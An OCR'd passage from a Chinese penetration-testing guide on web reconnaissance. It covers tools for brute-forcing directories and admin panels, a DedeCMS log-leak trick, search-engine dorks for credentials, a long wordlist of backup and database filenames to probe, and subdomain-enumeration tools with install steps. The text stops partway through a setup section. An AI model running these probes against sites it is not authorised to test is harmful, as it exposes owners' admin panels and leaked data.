
3.6.3、wwwscan




3.6.4、Dotnet




3.6.5、Pker




3.6.6、WVS




3.6.7、M7lrv 自定义目录探测



3.6.8、菜刀目录爬行





3.6.9、目录侦测小结

大部分工具采用的都是爆破的方式，要想找到一个网站的后台，必须自己的字典中要有匹配项，如果没有是扫不出来的，当然找一个网站的后台工具只是辅助，我们需要借助一些特殊的方式，如某一套系统是否有自己专属的后台目录，又或者我们可以借助搜索引擎收录去查询，或者根据社工的方式去查询，众所周知织梦的后台默认的是 DEDE，当用户改掉这个默认的时候，我们可以通鬼过 /data/mysql_error_trace.inc 来爆出网站的日志文件，从而找到网站的后台目录，但是不保证一定能找到，目前这种方式也不是很好用了，因为新版的已经打上补丁，还有的已经被管理员删掉了，如果幸运的话你可以借助 google 搜索下“site:xxx.com login.php”“site:xxx.com 织梦内容管理系统”

“site:xxx.com 用户名 密码”，


如果上面所有的方式都试过了，还没有找到，那么我们只能动用社工手段了，有的时候网站的目录就是网站的域名、或者是用户名、密码，也有的是域名+dede、域名+manage、公司名字拼音、域名+用户名、如果你不是很确定，那么你可以把他的域名、用户名、密码和一些网站里面出现的关键词制作成字典去爆破下或许能找到。

大部分情况下网站的后台地址是固定的，很少去改动

3.6.10、敏感文件嗅探

网站出现的各种安全隐患，相当一部分是技术人员的疏忽大意造成的，如网站里面存在可以下载的压缩包、或者是敏感文档，

网源密探



存在的敏感文件名称

```
#underlinedomain#.rar

#underlinedomain#.tar.gz

#underlinedomain#.sql.gz

#underlinedomain#.sql

#underlinedomain#.csv

#underlinedomain#.zip

#underlinedomain#.tgz

#underlinedomain#.backup

#underlinedomain#.gz

#underlinedomain#.bz

#underlinedomain#.bz2

#underlinedomain#.tar.bz

#underlinedomain#.sql.gz

#domain#.rar

#domain#.tar.gz

#domain#.sql.gz

#domain#.sql

#domain#.csv

#domain#.zip
```

```
#domain#.tgz

#domain#.backup

#domain#.gz

#domain#.bz

#domain#.bz2

#domain#.tar.bz

#domain#.sql.gz

#topdomain#.rar

#topdomain#.tar.gz

#topdomain#.sql.gz

#topdomain#.sql

#topdomain#.csv

#topdomain#.zip

#topdomain#.tgz

#topdomain#.backup

#topdomain#.gz

#topdomain#.bz

#topdomain#.bz2

#topdomain#.tar.bz

#topdomain#.sql.gz

#domaincenter#.rar

#domaincenter#.tar.gz

#domaincenter#.sql.gz

#domaincenter#.sql

#domaincenter#.csv

#domaincenter#.zip

#domaincenter#.tgz

#domaincenter#.backup

#domaincenter#.gz

#domaincenter#.bz

#domaincenter#.bz2
```

```
#domaincenter#.tar.bz

#domaincenter#.sql.gz

#midlinedomain#.rar

#midlinedomain#.tar.gz

#midlinedomain#.sql.gz

#midlinedomain#.sql

#midlinedomain#.csv

#midlinedomain#.zip

#midlinedomain#.tgz

#midlinedomain#.backup

#midlinedomain#.gz

#midlinedomain#.bz

#midlinedomain#.bz2

#midlinedomain#.tar.bz

#midlinedomain#.sql.gz

#domainnopoint#.rar

#domainnopoint#.tar.gz

#domainnopoint#.sql.gz

#domainnopoint#.sql

#domainnopoint#.csv

#domainnopoint#.zip

#domainnopoint#.tgz

#domainnopoint#.backup

#domainnopoint#.gz

#domainnopoint#.bz

#domainnopoint#.bz2

#domainnopoint#.tar.bz

#domainnopoint#.sql.gz

www.rar

www.tar.gz

www.sql.gz
```

```
www.sql
www.csv
www.zip
www.tgz
www.backup
www.gz
www.bz
www.bz2
www.tar.bz
www.sql.gz
web.rar
web.tar.gz
web.sql.gz
web.sql
web.csv
web.zip
web.tgz
web.backup
web.gz
web.bz
web.bz2
web.tar.bz
web.sql.gz
Web.rar
Web.tar.gz
Web.sql.gz
Web.sql
Web.csv
Web.zip
Web.tgz
Web.backup
```

```
Web.gz
Web.bz
Web.bz2
Web.tar.bz
Web.sql.gz
wwwroot.rar
wwwroot.tar.gz
wwwroot.sql.gz
wwwroot.sql
wwwroot.csv
wwwroot.zip
wwwroot.tgz
wwwroot.backup
wwwroot.gz
wwwroot.bz
wwwroot.bz2
wwwroot.tar.bz
wwwroot.sql.gz
root.rar
root.tar.gz
root.sql.gz
root.sql
root.csv
root.zip
root.tgz
root.backup
root.gz
root.bz
root.bz2
root.tar.bz
root.sql.gz
```

```
test.rar

test.tar.gz

test.sql.gz

test.sql

test.csv

test.zip

test.tgz

test.backup

test.gz

test.bz

test.bz2

test.tar.bz

test.sql.gz

blog.rar

blog.tar.gz

blog.sql.gz

blog.sql

blog.csv

blog.zip

blog.tgz

blog.backup

blog.gz

blog.bz

blog.bz2

blog.tar.bz

blog.sql.gz
```

3.6.11、多线程网站目录穷举扫描脚本

项目地址：
https://github.com/ring04h/dirfuzz

使用方法


```
python dirfuzz.py www.wooyun.org php
python dirfuzz.py www.wooyun.org asp
python dirfuzz.py www.wooyun.org jsp
```

配置说明

```
using_dic = './dics/dirs.txt' # 使用的字典文件
threads_count = 10 # 线程数
timeout = 3 # 超时时间
allow_redirects = True # 是否允许 URL 重定向
headers = { # HTTP 头设置
    'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_3) AppleWebKit/535.20 (K
HTML, like Gecko) Chrome/19.0.1036.7 Safari/535.20',
    'Referer' : 'http://www.google.com',
    'Cookie': 'whoami=wyscan_dirfuzz',
}
proxies = { # 代理配置
    # "http": "http://user:pass@10.10.1.10:3128/",
    # "https": "http://10.10.1.10:1080",
    # "http": "http://127.0.0.1:8118", # TOR 洋葱路由器
}
```

网站挖掘鸡


```
参考：http://www.digshell.net/

后缀下载：http://pan.baidu.com/s/1gdEeeWV
```



3.7、域名挖掘

3.7.1、Layer 子域名挖掘机 3.1

参考网址：http://www.cnseay.com/3816/



使用说明：

1. 如果要使用自定义字典，请把字典文件命名为 dic，放到跟程序同目录下，程序会自动加载字典。

2. 如果没有自定义字典，程序会自动使用内置字典，内置字典总共两万多条数据，内容包括了常用子域名，以及 3000+常用单词和 1-3 位所有字母。

3. 如果要爆破二级以下域名，可以直接填入要爆破的子域名，程序会自动拼接下一级子域。比如填入 hi.baidu.com，程序会爆破


.hi.baidu.com 下面的域。

4. 如果界面列表显示有空白，请右键选择“导出域名和 IP”来导出完整列表。

```
3.1 下载地址：http://pan.baidu.com/s/1hqoSgXA

如果觉得速度慢可以先用 2.1 版本 http://pan.baidu.com/s/1bnlCwYr
```

3.7.2、t00ts 子域名查询

```
参考网址：https://www.t00ls.net/domain.html
```



子域名	解析IP	CNAME	SERVER	WEBINFO	更新时间
07073.baidu.com	58.83.223.10,58.83.223.3		nginx		2013-11-25 10:02:11
07073.baidu.com	58.83.223.10,58.83.223.3		nginx		2013-10-16 16:09:13
123.baidu.com	180.149.131.33	bapp.n.shifen.com	BWS/1.0		2013-11-25 10:02:11
2010.baidu.com	180.149.131.33	bapp.n.shifen.com	BWS/1.0		2013-10-04 17:51:01
2012.baidu.com	115.239.210.52	news.n.shifen.com	Apache		2013-09-19 22:10:17
3g.baidu.com	115.239.210.14	wap.n.shifen.com	apache		2013-10-04 17:51:01
5d.baidu.com	220.181.112.32	youxi.n.shifen.com	nginx,Apache		2013-09-19 22:10:17
a.baidu.com	115.239.210.34,220.181.111.174	asp.e.shifen.com	ECOM Apache 1.0.13.0		2013-09-19 22:10:17
a.hiphotos.baidu.com	58.217.222.118,58.217.222.119	hiphotos.jomodns.com	JSP2/1.0.16		2013-11-25 10:02:11
ad.baidu.com	180.149.131.33	bapp.n.shifen.com	BWS/1.0		2013-10-04 17:49:46
adm.baidu.com	220.181.111.17	adm.e.shifen.com	Apache,nginx	PHP/5.2.4	2013-11-25 10:02:11

3.7.3、wydomain 目标子域名信息收集组件

参考网址：https://github.com/ring04h/wydomain/blob/master/README.md

作者：ringzero

运行流程

- 利用 FOFA 插件获取兄弟域名，并透视获取到的子域名相关二级域名、IP 信息
- 检查域名和兄弟域名是否存在域传送漏洞,存在就遍历 zone 记录，将结果集推到 wydomians 数据组
- 获取可以获取的公开信息 MX、DNS、SOA 记录
- 子域名字典暴力穷举域名(60000 条字典[domain_default.csv])
- 利用第三方 API 查询子域名(links、alexa、bing、google、sitedossier、netcraft)
- 逐个域名处理 TXT 记录，加入总集合
- 解析获取到的所有子域名，生成 IP 列表集合，截取成 RFC 地址 C 段标准(42.42.42.0/24)
- 利用 bing.com、aizhan.com 的接口，查询所有 C 段旁站的绑定情况
- 生成数据可视化报告
- 返回 wydomains 数据结果

更新信息

一、有反馈说卡在子域名暴力穷举上，更新了默认字典的大小，启用大字典方法如下

```
mv domain_default.csv domain_default.csv.bak

mv domain_larger.csv domain_default.csv
```

二、提升执行速度

wydomain_ip2domain.py 第 71 行，修改 processes=你认为能接受的进程数

多进程，服务器要是好的话，可以提高，问题是 bing.com 可能会因为频率过高被封

```
pool = multiprocessing.Pool(processes=10)
```

新版本结果演示

```
http://wydomain.wuyun.org/report/result_xiaomi.com,xiaomi.cn,duokan.com.html
```

扫描结果演示

```
http://wydomain.wuyun.org/report/result_wooyun.org.html

http://wydomain.wuyun.org/report/result_yiche.com.html

http://wydomain.wuyun.org/report/result_ablesky.com.html
```

运行环境

```
CentOS、Kali Linux、Ubuntu、Debian

Python 2.7.x

phantomjs (http://www.phantomjs.org)

dnsdict6 (https://www.thc.org/thc-ipv6/)
```

使用方法

命令行使用

```
python wydomain.py wooyun.org
```

建议后台运行，然后去睡觉，一觉醒来会有新发现！

```
nohup python wydomain.py wooyun.org &
```

扫描结果报告

使用浏览器打开：report/result_wooyun.org.html

CentOS 安装

安装 git & 下载 wydomian

```
yum -y install git

git clone https://github.com/ring04h/wydomain.git
```

安装 phantomjs

```
http://phantomjs.org/download.html
```

32 位系统

```
wget https://bitbucket.org/ariya/phantomjs/downloads/phantomjs-1.9.8-linux-i686.tar.bz2

tar vxf phantomjs-1.9.8-linux-i686.tar.bz2

yum install openssl-devel freetype-devel fontconfig-devel

cp ./bin/phantomjs /usr/bin/
```

64 位系统

```
wget https://bitbucket.org/ariya/phantomjs/downloads/phantomjs-1.9.8-linux-x86_64.tar.bz2

tar vxf phantomjs-1.9.8-linux-x86_64.tar.bz2

yum install openssl-devel freetype-devel fontconfig-devel

cp ./bin/phantomjs /usr/bin/
```

安装 dnsdict6

```
wget http://www.thc.org/releases/thc-ipv6-2.7.tar.gz

tar zvxf thc-ipv6-2.7.tar.gz

cd thc-ipv6-2.7

yum install libpcap-devel openssl-devel

make

cp dnsdict6 /usr/bin/
```

Kali 安装(自带 dnsdict6)

安装 git & 下载 wydomian

```
apt-get install git

git clone https://github.com/ring04h/wydomain.git
```

安装 phantomjs

```
http://phantomjs.org/download.html
```

32 位系统

```
wget https://bitbucket.org/ariya/phantomjs/downloads/phantomjs-1.9.8-linux-i686.tar.bz2

tar vxf phantomjs-1.9.8-linux-i686.tar.bz2

cp ./bin/phantomjs /usr/bin/
```

64 位系统

```
wget https://bitbucket.org/ariya/phantomjs/downloads/phantomjs-1.9.8-linux-x86_64.tar.bz2

tar vxf phantomjs-1.9.8-linux-x86_64.tar.bz2

cp ./bin/phantomjs /usr/bin/
```

Ubuntu & Debian Linux 安装

安装 git & 下载 wydomian

```
apt-get install git

git clone https://github.com/ring04h/wydomain.git
```

安装 phantomjs

```
http://phantomjs.org/download.html
```

32 位系统

```
wget https://bitbucket.org/ariya/phantomjs/downloads/phantomjs-1.9.8-linux-i686.tar.bz2

tar vxf phantomjs-1.9.8-linux-i686.tar.bz2

sudo apt-get install libsqlite3-dev libfontconfig1-dev libicu-dev libfreetype6 libssl-dev libpn
g-dev libjpeg-dev

cp ./bin/phantomjs /usr/bin/
```

64 位系统

```
wget https://bitbucket.org/ariya/phantomjs/downloads/phantomjs-1.9.8-linux-x86_64.tar.bz2

